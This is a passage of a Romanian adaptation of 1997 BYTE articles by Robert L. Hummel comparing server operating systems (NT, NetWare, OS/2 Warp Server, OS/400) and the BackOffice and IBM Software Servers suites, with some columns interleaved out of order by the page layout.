a NT-ului, de exemplu, îl limitează la patru. OS/2 poate adresa până la 64 de procesoare, ca şi anumite implementări Unix. Ţineţi cont, cu toate acestea, că adesea este necesar să configurăm corespunzător softul pentru a rula pe sisteme SMP.

Administrarea

Întrebari cheie: Puteţi controla mai multe servere dintr-un singur loc? Puteţi obţine acces de la distanţa cu drept de administrator la un server? Se integrează serverul cu sistemul prezent de administrare?

Sistemele de administrare înseamnă lucruri diferite pentru persoane diferite. Pentru multă lume, backup-ul este o parte cheie a sistemului de administrare. Toate SO-urile pentru server oferă o modalitate de backup incorporată. Din nefericire, ele nu sunt întotdeauna cele mai sofisticate pachete şi au interfeţe diferite. Dacă scopul este acela de a face backup-ul unor servere disparate de la o consola centrală şi aţi selectat deja software precum Backup Exec de la Arcada, asiguraţi-vă că suporta noile SO-uri. Pe măsură ce planificaţi creşterea reţelei, asiguraţi-vă că SO-urile alese se încadrează în schema de administrare. Dacă reţeaua nu va fi niciodată mare, se poate conta pe interfaţa linie de comanda a Unix-ului. Pe de altă parte, dacă sunteţi responsabili pentru un grup de servere (server farm) cu mai multe zeci de calculatoare, aveţi nevoie de o modalitate de a avea o vedere de ansamblu a acestuia.

Softuri precum Intel LANdesk Manager şi Symantec Norton Administrator for Networks va pot da o idee a stării serverelor. Cu toate acestea, ele nu oferă un suport deosebit pentru SO-uri precum Unix şi OS/400. Alternativ, console standard SNMP precum Hewlett-Packard OpenView pot oferi informaţii despre fluxul de date din reţea, dar nu oferă informaţii la nivel de componente despre anumite sisteme particulare.

Regula de bază în problema administrării este să va asiguraţi că orice SO pe care îl alegeţi se încadrează în strategia existentă de administrare sau că sunteţi dispuşi să vă modificaţi această strategie pentru a utiliza noile SO-uri.

Dezvoltarea de aplicaţii

Întrebări cheie: Sunt instrumentele de dezvoltare pe care le folosiţi disponibile pe această platformă? Oferă producătorul OS-ului suport pentru utilizatori sau doar pentru producătorii independenţi de software? Sunt API-urile deschise şi bine documentate?

Productivitatea uneltelor standard este un concept atrăgător, dar în acelaşi timp unul care este rareori adevărat. Exceptând operarea la nivelul cel mai simplu, orice reţea va necesita o anumită personalizare. Un SO trebuie să o-

Fiabilitate. Toleranţa la defectări a NT-ului variază de la sisteme RAID 0, 1 şi 5 integrate, până la reporniri automate după o cădere de sistem. Sunt disponibile de asemenea sisteme de clustere de la firme precum Digital şi Tandem. Microsoft lucrează la un API pentru clustere (numit Wolfpack), dar la început acesta nu va suporta decât clustere formate din două sisteme.

Securitate. NT-ul implementează majoritatea facilităţilor clasice de securitate, inclusiv restricţii ale parolelor, expirarea conturilor şi jurnalizare. NT 3.51 posedă certificare C2 pentru sisteme independente, însă nu şi pentru cele în reţea, iar NT 4.0 nu are încă certificare C2.

Novell NetWare

Novell este primul care admite că NetWare nu este cel mai indicat ca server de aplicaţii client/server, în comparaţie cu alte oferte. Capacitatea sa de procesare de tranzacţii este mică. Anterior adăugării în anul trecut a suportului pentru SMP pentru aplicaţii multifir, acesta oferea o scalabilitate limitată. IntranetWare, un nou produs de la Novell, este în esenţă o versiune îmbunătăţită a NetWare-ului 4.11, ce include o maşină virtuală Java, o punte TCP/IP-IPX şi un ruter multiprotocol integrat pentru conexiuni WAN şi Internet.

Aplicaţii. Aproximativ 6000 de aplicaţii sunt disponibile pentru Novell, inclusiv aplicaţii orientate pe reţea şi lucru în grup. Acestea fiind spuse, natura arhitecturii NLM a NetWare-ului înseamnă că aplicaţiile terţe tind să fie aplicaţii complete, oferind integrare între ele. Însă integrarea cu sistemul de operare cam lasă de dorit.


Platforme suportate. NetWare rulează doar pe sisteme x86 (386 sau mai sus). Conectivitatea pentru clienţi este bună, oferind suport pentru DOS, Windows 3.1, Windows 95, NT, Mac OS şi OS/2. Serverul va trebui configurat pentru a suporta nume de fişiere lungi, iar utilizatorii Mac vor trebui instruiţi asupra modului în care trebuie să se conecteze la un arbore NetWare NDS.

Performanţă. Performanţa unui server unic este limitată de cel mai rapid procesor x86 disponibil, deoarece NetWare SMP nu oferă facilităţi SMP tuturor aplicaţiilor.

Administrare. NetWare Administrator rulează pe Windows 3.1, NT, Windows 95 şi OS/2. Acesta uşurează administrarea utilizatorilor, a grupurilor şi a arborelui de directoare. Cu toate acestea, pentru a opri un server este necesar să vă aflaţi la consola sau să utilizaţi utilitarul DOS de consolă la distanţă.

Dezvoltare. NetWare nu este o platformă grozavă pentru dezvoltare. În particular, lipsa unei interfeţe deschise, a uneltelor de proiectare precum şi a documentaţiei au cam redus dezvoltarea, deşi firme precum Oracle şi Lotus şi-au dezvoltat produsele sub forma de NLM-uri. Limbajul de scripturi NetBasic permite crearea unei logici de server. Iniţiativa IntranetWare a Novell-ului pune accentul pe Java ca mediu de dezvoltare şi oferă anumite îmbunătăţiri.

Fiabilitate. Serverele de fişiere NetWare şi-au câştigat o bună reputaţie în privinţa fiabilităţii. Sistemele de oglindire a serverelor, precum Novell SFT (System Fault Tolerance) şi noul IntranetWare, se pot autodiagnostica şi pot raporta problemele hardware şi software, apoi pot declanşa o recuperare automată. Cu toate acestea, NetWare se bazează



Dezvoltării NetWare îi lipseşte un model de interfaţă deschisă.

fere servicii şi interfeţe standard pentru a suporta dezvoltarea. Memoria virtuală protejată, multitasking-ul, planificarea preemptivă şi facilităţi avansate (precum fire de execuţie şi I/E asincrone) sunt esenţiale pentru eforturile de dezvoltare foarte pretenţioase.

Pentru a utiliza într-un mod productiv posibilităţile de configurare ale unui SO, veţi avea nevoie de o suită robustă de scule de dezvoltare, documentaţie şi, cel mai important, suport din partea producătorului SO-ului pentru dezvoltări interne. În cel mai rău caz, proiectanţii ar trebui să beneficieze de compilatoare, depanatoare, utilitare pentru administrarea proiectelor şi scule de programare vizuală. Dacă alegeţi un SO al cărui producător oferă aceste facilităţi doar producătorilor mari de software, este puţin probabil să găsiţi un mare număr de producători experimentaţi.

Suportul din partea producătorilor terţi este de asemenea important. Sculele, mediile de programare şi aplicaţiile complete sunt adesea disponibile pentru mai multe platforme SO. Lucrând cu scule familiare, producătorii pot distribui cunoştinţele lor la toate nivelele firmei.

Fiabilitatea

Întrebări cheie: Suportă acesta RAID sau clustere? Este sistemul de fişiere jurnalizat? Puteţi înlocui componente din mers (fără a opri sistemul)?

Arhitectura memoriei protejate şi driverele pentru dispozitive oferite sunt argumente de bază ale fiabilităţii unor SO-uri precum NT, OS/2, OS/400 şi Unix. NetWare, pe de altă parte, rulează aplicaţiile într-un spaţiu de memorie partajat, iar acestea pot rula în mod protejat – inelul 0 al procesorului – unde pot interfera cu manevrele sistemului de operare.

O altă parte a toleranţei la erori este localizată la nivelul hardului. RAID, fie implementat în hardware sau software, este o facilitate clasică. Avantajul unei implementări soft, precum cea a NT-ului, este preţul. O mare parte a celorlalte facilităţi de toleranţa la defectări – incluzând surse de alimentare, cartele de reţea şi ventilatoare redundante – depind de serverul pe care îl veţi achiziţiona.

OS/400 şi Solaris oferă de asemenea soluţii avansate de clustere. IBM lucrează la portarea sistemului de clustere al lui OS/400 (cu numele de cod Phoenix) pe platforma OS/2. Microsoft lucrează de asemenea la un set de API-uri (numite Wolfpack) pentru clusterarea a doua maşini NT. Digital oferă deja un astfel de sistem pentru clustere NT. În mod implicit, clustering-ul este o opţiune pentru fiecare dintre aceste SO-uri – dar adesea o soluţie scumpă ce poate costa mii de dolari per procesor.

pe rularea aplicaţiilor în inelul 0 pentru îmbunătăţirea performanţelor, permiţând aplicaţiilor (NLM-urilor) să-şi acceseze reciproc spaţiul de memorie. În mod teoretic cel puţin, un NLM defectuos poate bloca un întreg server.

Securitate. Ca server de fişiere, securitatea NetWare-ului este bună, oferind facilităţi precum restricţii ale timpului de acces, blocarea conturilor şi posibilitatea de a restricţiona accesul în funcţie de protocolul staţiei de lucru. Pe măsură ce adăugaţi aplicaţii însă, implementarea securităţii rămâne la latitudinea producătorului. Este posibil, de exemplu, ca un NLM pentru backup să permită oricărui utilizator accesul la benzile din unitate. Novell lucrează în prezent la o certificare C2 la nivel de reţea pentru IntranetWare

IBM OS/2 Warp Server

Din combinaţia între nucleul multitasking, multifir pe 32 de biţi al OS/2-ului şi IBM LAN Server 4.0 a ieşit Warp Server. Produsul rezultat oferă facilităţi de server de aplicaţii solide, alături de servicii de fişiere şi imprimantă precum şi unelte de administrare, conectivitate la distanţă şi servicii de backup şi recuperare.

Aplicaţii. Deşi lui OS/2 Warp Server îi lipseşte suportul larg pentru aplicaţii, categoriile principale de produse şi aplicaţii sunt reprezentate, în special aplicaţiile de afaceri precum contabilitatea sau chiar CICS. Cu toate acestea, nu există o strategie consistentă de integrare. Utilizatorii trebuie să integreze soluţii de la părţi terţe.


Platforme suportate. OS/2 rulează pe procesoare x86 (486 sau mai sus), ceea ce îl limitează (ca şi în cazul NetWare) la o singură arhitectură. Făcând abstracţie de acest lucru, IBM a pus un accent deosebit pe integrarea cu alte platforme. Veţi găsi clienţi pentru DOS, Windows 3.x, NT şi 95, OS/2, AIX şi Mac OS.

Performanţe. Ca şi în cazul NetWare-ului, performanţa OS/2-ului este limitată de cea a celui mai puternic procesor x86 disponibil. Cu toate acestea, Warp Server 4.0 oferă SMP ce lucrează cu sisteme cu până la 64 de procesoare. Facilităţile SMP oferă un spor de viteza aplicaţiilor DOS pe 16 biţi, Windows şi OS/2 care nu au suport nativ pentru SMP. Permiţând acestor aplicaţii în mod virtual să ruleze pe mai multe procesoare în loc de unul singur, reducerea procesărilor datorate comutării proceselor ar putea produce o creştere a performanţelor.

Administrare. OS/2, ca şi NT-ul, suportă detecţia hardului şi suplimentează această funcţie cu alerte când hardul se defectează. Ca şi în cazul NT-ului, sunt necesare mai multe aplicaţii pentru administrarea sistemului. Interfaţa cu utilizatorul permite administrarea orientată pe obiecte folosind tehnici drag-and-drop, inclusiv distribuţia de software în reţea şi suportul pentru sisteme de administrare SNMP şi DMI.

Dezvoltare. IBM oferă o gamă de medii de programare vizuală, SDK-uri şi alte instrumente de dezvoltare incluzând excelentele sale produse Visual Age. În rest, SO-ul include numai suportul firmelor terţe pentru medii native OS/2.

Fiabilitate. RAID 0 şi 1 (dar nu şi 5) sunt parte integrantă din OS/2, precum şi serviciile de backup şi utilitarele pentru remaparea sectoarelor de disc defecte. OS/2-ul împrumută arhitectura de clustere a sistemelor IBM high-end şi permite detectarea atât a defectării nodurilor cât şi a aplicaţiilor. Într-un astfel de sistem, dacă un server sau o aplicaţie care rulează pe un server se blochează, încărcarea serverului trece imediat pe un server operaţional. Administratorul sistemului poate insera serverul defect în cluster, după ce acesta a fost recuperat.


Arhitectura OS/2
Aplicaţii
Administrator ferestre şi grafică
Nucleu OS/2
Driver echipament virtual
Driver echipament virtual
Hardware

Driverele pentru echipamente virtuale oferă o interfaţă directă pentru aplicaţii şi hardware.

SKY is the limit
DTK MACHINES
DTK Computer

DISTRIBUITORI AUTORIZAȚI

Romus Industries - București
Tel. 2301650, 2301670 2300065
Fax. 2301660

Sintezis Birotica - Oradea
Tel: 059-443288; Fax: 059-144051

ACE Comp. - Iași
Tel: 032-213122; Fax: 032-213130

Sistec - Cluj Napoca
Tel: 064-190282; Fax: 064-193700

Securitatea

Întrebări cheie: Poate administratorul să forțeze restricții pentru parole? Suportă SO-ul liste de acces controlate? Dar criptare din mers? Dar nivelul de securitate Orange Book C2?

Securitatea este un subiect dificil. Sunt multe aspecte de luat în considerare, iar adesea interpretarea lor nu este uniformă. Simplu spus, orice SO poate fi compromis dacă nu este instalat și menținut folosind anumite reguli stricte în ceea ce privește securitatea. Trebuie să impuneți utilizarea de parole alfanumerice, schimbarea frecventă a acestora și chiar criptarea informațiilor vitale.

Acestea fiind spuse, un SO poate ușura impunerea unei anumite securizări. Drepturile pentru fișiere și directoare sunt un loc de pornire. Fiecare SO le implementează într-un mod ușor diferit, pornind de la modul deosebit de criptic al Unix-ului și pînă la modul direct al NetWare-ului. Rămâne însă la latitudinea administratorilor să se asigure că acestea au fost configurate corect.

Jurnalizarea vă permite să vedeți cine ce a făcut și când. Jurnalele pe care serverele le generează pot deveni foarte voluminoase, dar în același timp informațiile pe care le cuprind pot fi de neprețuit în încercarea de a depista ultima modificare adusă unui fișier. Din acest punct de vedere NT-ul aduce un bun sistem de jurnalizare, foarte ușor de folosit.

Unix-ul a fost adesea atacat din cauza securității sale. Proiectat inițial ca un sistem deschis, Unix-ul a fost ținta a numeroase atacuri. Dacă vă alegeți Unix-ul ca SO, va trebui să vă dotați și cu cele mai recente pachete de securitate. De asemenea, va trebui să implementați un sistem de mesagerie nebazat pe sendmail, învelișuri TCP, demonul FTP și un pachet de securitate SATAN.

Sunt multe critici aduse nivelului C2 de securitate. Și aceasta din câteva motive. Mai întâi, o evaluare C2 corespunde numai unei versiuni exacte a unui SO testat – de exemplu NT-ul 3.51 prezintă această certificare, dar nu și versiunea 4.0. De asemenea, o evaluare Red Book C2 (care înseamnă că SO-ul e securizat în rețea) presupune nu numai aceeași versiune de SO, dar și același hardware.

Rânduiala

Supunând un SO unui astfel de set de întrebări vă puteți da seama cât de bine va funcționa acesta ca server de aplicații. NT, Solaris, OS/2, NetWare și OS/400 sunt toate SO-uri puternice pentru servere de aplicații. Cam până aici vă pot îndruma aceste întrebări. Odată ce ați luat o decizie preliminară, va trebui să va procurați SO-urile și să încercați să dezvoltați o aplicație pe acestea. Da, probabil o să va ia timp și probabil va costa mult. Dar vă va costa oare mai mult decât dacă ați lua o decizie greșită?

Securitate. Securitatea OS/2-ului include stabilirea de limite de stocare pentru utilizatorii individuali, stabilirea de conturi care expiră și forțarea schimbării parolei.

IBM OS/400

Nu există nici o îndoială că filozofia AS/400 a IBM-ului reprezintă o abordare foarte integrată, puternică și scalabilă a serverului de aplicații pentru un spectru larg, de la nivelul departamentului la acela al firmei. Totuși, pentru administratorii de rețea veniți din mediul grupurilor de lucru, sistemele AS/400 ce necesita upgrade-uri cu componente exclusiv de la IBM reprezintă o schimbare majoră.

Aplicații. OS/400 are peste 25.000 de aplicații disponibile, incluzând baze relaționale de date DB2, sisteme de suport de decizii, sisteme de fax și rețele fără fir. Acest lucru dă posibilitatea de a oferi aplicații până la nivelul browser-elor de Web.

Platforme suportate. OS/400 rulează numai pe hardware AS/400 proprietar, care cuprinde de la servere departamentale de $10.000 până la sisteme mari pentru firme. NetWare-ul poate rula pe o cartelă opțională inserată în server, iar o soluție similară de server NT este în curs de dezvoltare. Pentru a oferi conectivitate pentru PC-uri, AS/400 oferă clienții DOS, OS/2, Unix, și Mac. OS/400 oferă suport atât pentru IPX/SPX, TCP/IP, NetBIOS, și AppleTalk, cât și pentru API-uri de nivel înalt, cum sunt ODBC, DAL, și MAPI. Internet Connection pentru AS/400 oferă suport pentru driverele HTML, permițând oferirea de aplicații AS/400 prin intermediul Internetului. Utilizatorii Internetului pot transfera fișiere sau software sau pot accesa baze de date AS/400.

Performanță. Deși proprietară, arhitectura sistemelor AS/400 nu este limitată. AS/400 Advanced Portable P03/10S este un server portabil de $8000. La capătul celalalt al gamei se găsește AS/400 Advanced 9406-53S2156 – un sistem de $100.000 ce oferă performanțe de 101 MFLOPS. Același SO și aceleași aplicații rulează pe întreaga gamă AS/400.

Administrare. OS/400 are instrumente de administrare centralizată pentru sistemele sale integrate. OS/400 versiunea 3 release 7 include suport pentru administrare de pe clienți NT, Unix și Macintosh. Unele funcții pot fi administrate cu clienți Windows printr-o interfață drag-and-drop. Ca și Unix-ul, AS/400 are un limbaj de control care îi ușurează suportul pentru procesarea batch.


Dezvoltare. Instrumente precum IBM VisualGen pentru OS/400 sunt unelte de dezvoltare foarte performante. C++, Smalltalk și alte compilatoare sunt de asemenea disponibile.

Fiabilitate. Toleranța la defectări a sistemului OS/400 este în primul rând rezultatul sistemelor de replicare și oglindire de la terți furnizori. IBM OptiConnect, un sistem costisitor de conectare prin fibră optică la 220-Mbps, permite realizarea de clustere cu până la 32 de procesoare.

Securitate. OS/400 oferă facilități clasice de securitate, care includ timpi de expirare pentru parole, limitarea numărului de utilizatori concurenți și forțarea schimbării periodice a parolei. De asemenea, prezintă liste de control a accesului și facilități de jurnalizare.

Robert L. Hummel este inginer electrician, programator și consultant. Puteți să-l contactați **rhummel@monad.net**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Cristian Mateescu*]


Arhitectura OS/400
Aplicații
API-uri, sistem de fișiere, servicii director, subsistem POSIX
MV Java, Securitate, Administrator procese, Administrator baze de date, Administrator fire
Comunicații
I/O
Rețea
Hardware

OS/400 este unul din primele SO IBM cu o mașină virtuală Java integrată.

Dulce și amar

Suitele de servere de aplicații nu-și respectă promisiunile, dar totuși atenuează migrenele integrării

De Robert L. Hummel

Precum echivalentele lor desktop, suitele de aplicații pentru servere oferă 90 la sută din facilitățile pe care le-am aștepta de la o aplicație de comandă la o fracțiune din costul acesteia. Și cum acestea se integrează bine între ele, suitele de servere de aplicații au din ce în ce mai mult sens.

Disponibilitatea unei suite de servere de aplicații nu poate fi încă un factor esențial în alegerea sistemului de operare pentru server, însă aceste suite schimbă felul în care evaluăm sistemele de operare. Un sistem major de operare pentru servere fără o suită de servere pare învechit. Cu toate acestea, o suită bogată de servere de aplicații, chiar dacă conține numai aplicațiile cele mai durabile, poate ajuta utilizatorii finali ai serverelor de aplicații să devină clienți satisfăcuți.

Mulți producători, inclusiv Oracle, SCO și SunSoft, oferă suite de servere de aplicații. În continuare vom arunca o privire asupra a două dintre cele mai cunoscute suite de servere de aplicații: Microsoft BackOffice și IBM Software Servers.

ILLUSTRATION: VICTOR GAD © 1997

Microsoft BackOffice

BackOffice este un set de aplicații care sunt proiectate pentru - și rulează exclusiv pe - NT Server. Suita include soft pentru servicii Web, baze de date, poșta electronică și managementul rețelelor. De fapt, Microsoft considera NT Server însuși ca fiind parte din BackOffice.

Cine alege BackOffice este forțat să utilizeze NT Server ca sistem de operare. Cu toate acestea, există posibilitatea de a alege platforme hardware Intel sau RISC, cu un procesor sau cu multiprocesare simetrică (SMP) și o gamă largă de terțe aplicații pentru server și desktop. Numărul mare de API-uri standard suportate oferă posibilitatea de a crea interfețe între BackOffice și alte platforme.

Microsoft lansează versiuni noi și îmbunătățite ale serverelor de aplicații foarte frecvent. Versiunea actuală a BackOffice-ului (2.5) conține 10 aplicații, după cum afirmă Microsoft. Jumătate dintre acestea sprijină în mod direct strategia orientată către Internet a Microsoft-ului, în timp ce restul deservesc aplicații tradiționale.

Internet Information Server (IIS) suportă servicii Web, gopher și FTP în Internet sau în intranetul unei firme. Există posibilitatea unui management distribuit precum și o interfață ISAPI pentru alte dezvoltări. System Management Server oferă cadrul pentru managementul sistemelor dintr-un intranet.

Noul Personalization System funcționează împreună cu IIS pentru a permite implementarea unor interacțiuni predefinite cu clienții. De asemenea, nou este și Merchant Server, care este oferit ca software pentru vânzarea produselor prin intermediul Internetului.

Proiectat pentru lucrul în medii colaborative, FrontPage permite realizarea de pagini și scripturi pentru Web, precum și managementul unui sit Web. Noul Proxy Server oferă acces securizat la Internet desktopurilor dintr-o organizație. În fine, Content Replication System oferă o cale pentru transferul securizat al unor mari cantități de date prin intermediul Web-ului.

Exchange Server stabilește infrastructura de bază a BackOffice-ului pentru mesagerie, calendare și aplicații colaborative și de grup. Pentru a oferi X.400, SMTP, Multipurpose Internet Mail Extensions (MIME) și MAPI, versiunea actuală a adăugat POP3, HTTP, Hypertext Markup Language (HTML), NNTP, LDAP și Secure Sockets Layer (SSL). Pe partea de client sunt disponibile de asemenea facilități noi precum: reguli, filtrare și sincronizare off-line. Conference Server, un server pentru comunicații în timp real, suportă spații partajate, dialoguri de grup și aplicații de telefonie IP.

Bineînțeles, serverele de aplicații tradiționale nu au fost neglijate. Microsoft SQL Server rulează ca un sistem relațional de baze de date client/server multiutilizator. Pentru conectivitate cu mainframe-uri IBM și sisteme AS/400, Systems Network Architecture (SNA) Server posedă un driver Open Database Conectivity (ODBC) pentru accesul la baze de date de tipul Distributed Relational Database Architecture (DRDA). Este inclus de asemenea un gateway FTP/AFTP. De asemenea, este inclus Systems Management Server.

Legături moştenite

Luis Colon este un specialist în microsisteme la Communications Data Services (CDS), o firmă în Des Moines, Iowa, care analizează obiceiurile de cumpărare ale oamenilor pentru a construi modele de marketing şi liste de distribuţie specializate. Deoarece CDS fusese înainte un magazin NetWare, Colon spune că a evaluat şi Microsoft BackOffice şi IBM Software Servers. În mediul companiei sale specializată pe tranzacţii, el spune că performanţa şi integrarea cu baze de date tradiţionale au fost criteriile principale de evaluare.

„Am rulat DB2 sub MVS, AS/400 şi AIX," spune Colon. „Deşi îl putem conecta la un sistem (BackOffice) SQL Server, costul integrării şi menţinerii unui server NT a fost suficient de mare pentru a-l elimina din competiţie."

Colon spune de asemenea că anumite produse al IBM au fost mult mai mature şi s-au scalat mai bine decât echivalentele lor Microsoft. El a selectat IBM Communications Server pentru o aplicaţie SNA (Systems Network Architecture) bazată pe performanţa acestuia. Colon spune ca testele sale au arătat că îmbunătăţirea performanţelor NT-ului a fost mai mult dependenta de faptul că toate componentele să fie produse Microsoft. Communications Server, fiind într-un fel de sine stătător, a fost o soluţie mai bună.

Colon vede suitele ca un concept interesant, dar nu le este dedicat întru-totul. „Faptul de a le avea pe toate la un loc este grozav, dar odată ce instalarea se termină, beneficiile adunării lor la un loc încep să scadă", explică el. El admite că suitele au un avantaj în ceea ce priveşte licenţierea, preţul şi înlăturarea „scamelor". Dar nu ar utiliza o aplicaţie mediocră doar pentru că este parte a unei suite.

Colon este de părere că nici IBM şi nici Microsoft nu oferă deocamdată suite de servere de aplicaţii. Dacă Microsoft doreşte să iasă în frunte în sectorul firmelor medii-mari, BackOffice va trebui să fie disponibil şi pe alte platforme decât NT Server, spune el. Pentru IBM el are un sfat: „Dacă se doreşte integrare, trebuie să se lucreze la integrarea interfeţei utilizator, pentru a reduce costurile de instruire." Fiecare, se pare, ar putea învăţa ceva de la celalalt.

IBM Software Servers

În sensul strict al cuvântului, IBM Software Servers nu este o suită. Cu toate că sunt proiectate pentru a lucra împreună, este vorba despre membrii individuali ai unei familii modulare compuse din şapte aplicaţii de tip client/server. Fiecare server include software de instalare pentru diverşi clienţi, precum şi kituri de dezvoltare de aplicaţii pentru fiecare server. Deoarece fiecare server se instalează separat, există posibilitatea de a selecta aplicaţiile ce se doresc încărcate pe un anumit server, fără a-l încărca cu software care nu e necesar. Ulterior, dacă necesităţile se schimbă, se pot adăuga alte servere.

IBM a ales această abordare modulară în încercarea de a intra şi pe piaţa reţelelor mari, dar şi pe cea a reţelelor mici. Pentru organizaţii IT mari, ce posedă sisteme mai vechi, un server de aplicaţii poate funcţiona pe post de unealta back-end pe care să se construiască aplicaţii la cerere.

Se presupune o integrare locală a uneltelor nesimilare, în aşa fel încât produsele conexe din pachet devin neimportante. În loc de a fi forţate în achiziţia unei suite închise, în care componentele lucrează doar între ele, multe grupuri IT mari preferă să utilizeze produse noi care suportă standarde de interfaţare deschise. În mod opus, firmele mici cred că integrarea este esenţială şi, pentru ele, o suită de servere de aplicaţii nu înseamnă unelte şi aplicaţii end-user.

Lotus Notes, cu facilităţile sale de mesagerie şi lucru în grup, este o parte a acestei colecţii de servere, precum este şi Database Server, un sistem de administrare al bazelor de date relaţionale (RDBMS) care permite crearea, actualizarea şi controlul bazelor de date utilizând SQL. Internet Connection Server activează ca un depozit pentru documente HTML şi oferă acces aplicaţiilor existente la CICS, DB2 şi Notes. Oferă de asemenea acces securizat şi activează ca server proxy.

Communications Server permite aplicaţiilor să comunice cu alte staţii şi calculatoare host. Transaction Server se bazează pe CICS. Acesta permite realizarea de aplicaţii ce procesează tranzacţii on-line pe trei nivele (OLTP). Directory & Security Server se bazează pe standardul DCE (Distributed Computing Environment) al Open Software Foundation. În fine, Systems Management Server abordează administrarea reţelelor şi abilitatea de a răspunde la schimbări.

Toate cele şapte produse sunt disponibile pentru servere bazate pe platforme AIX şi OS/2. Serverele Notes, Database şi Internet Connection sunt disponibile de asemenea şi pentru Windows NT. Communications Server pentru NT se află în stadiu beta. Serverele Transaction, Directory & Security şi Systems Managament sunt planificate pentru livrare la începutul lui 1997. ■

Ajutor pentru durerile integrării

Pentru Whit Gregg, suitele de servere pot să nu fie perfecte, dar trebuie să fie medicamente puternice împotriva durerilor de cap ale integrării. „Trecând printr-o decadă de sisteme deschise, unde am integrat totul, pre-integrarea produselor reprezintă un beneficiu real," explică el.

Gregg este director al MIS la Stanford C. & Bernstein & Co. (New York, NY), o firmă de management şi investiţii în cercetare. O parte a reţelei pe care el o supraveghează găzduieşte un sistem sofisticat de documente ce generează rapoarte unice pentru clienţi, utilizând 60 de servere ce rulează Windows NT. Microsoft BackOffice este o componentă esenţială în acel sistem.

Pe măsură ce rapoartele sunt cerute, ele sunt asamblate cu informaţii specifice clientului, opinii şi date de marketing. Greg utilizează componente din BackOffice după cum este necesar, şi integrează mai multe în sistem. Datele introduse în rapoarte sunt livrate în prezent de o bază de date Sybase, dar este în curs de transfer pe un SQL Server.

Firma sa a ales BackOffice în parte datorită mărimii Microsoft-ului. Cu toate că firma sa a renunţat ocazional la produse şi şi-a schimbat direcţiile, Gregg nu este îngrijorat de posibilitatea ca acest lucru să se întâmple din nou. „Dacă mă trezesc pe partea greşita a unei tehnologii, vreau să fiu cu majoritatea când fac acesta greşeală", spune el. „Acelaşi raţionament care ne-a împins să cumpăram de la IBM în anii '70, ne-a împins să cumpăram de la Microsoft în '90", adaugă el.

Robert L. Hummel (Sullivan, NH) este inginer electronist, programator şi consultant. Îl puteţi contacta la **rhummel@monad.net.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Cristian Mateescu*]


Putere pentru server

Obţinerea celor mai bune performanţe de la serverul de aplicaţii depinde de trei componente cheie.

De Robert L. Hummel

Vreo două cereri complexe SQL pot încetini fantastic până şi cel mai rapid server. Acelaşi efect îl poate avea şi compilarea unei aplicaţii mari sau randarea unei imagini 3-D. Şi când aceste operaţii ce lucrează intensiv cu procesorul aproape că sufocă serverul, prima reacţie ar putea fi, „Îmi trebuie un procesor mai rapid."

Cu toate acestea, chiar şi aplicaţiile ce lucrează intensiv cu porturile I/O pot consuma o mare parte din timpul procesorului, prin procesarea întreruperilor şi a conflictelor de pagini. Adevărul este că viteza procesorului este doar una dintre cele trei componente esenţiale ce trebuie avute în vedere la proiectarea unui server. Trebuie avut în vedere cât de intens lucrează aplicaţiile cu procesorul şi, în plus, de cât de intense sunt activităţile I/O. Apoi se pune întrebarea: Cât de fiabil trebuie să fie sistemul?



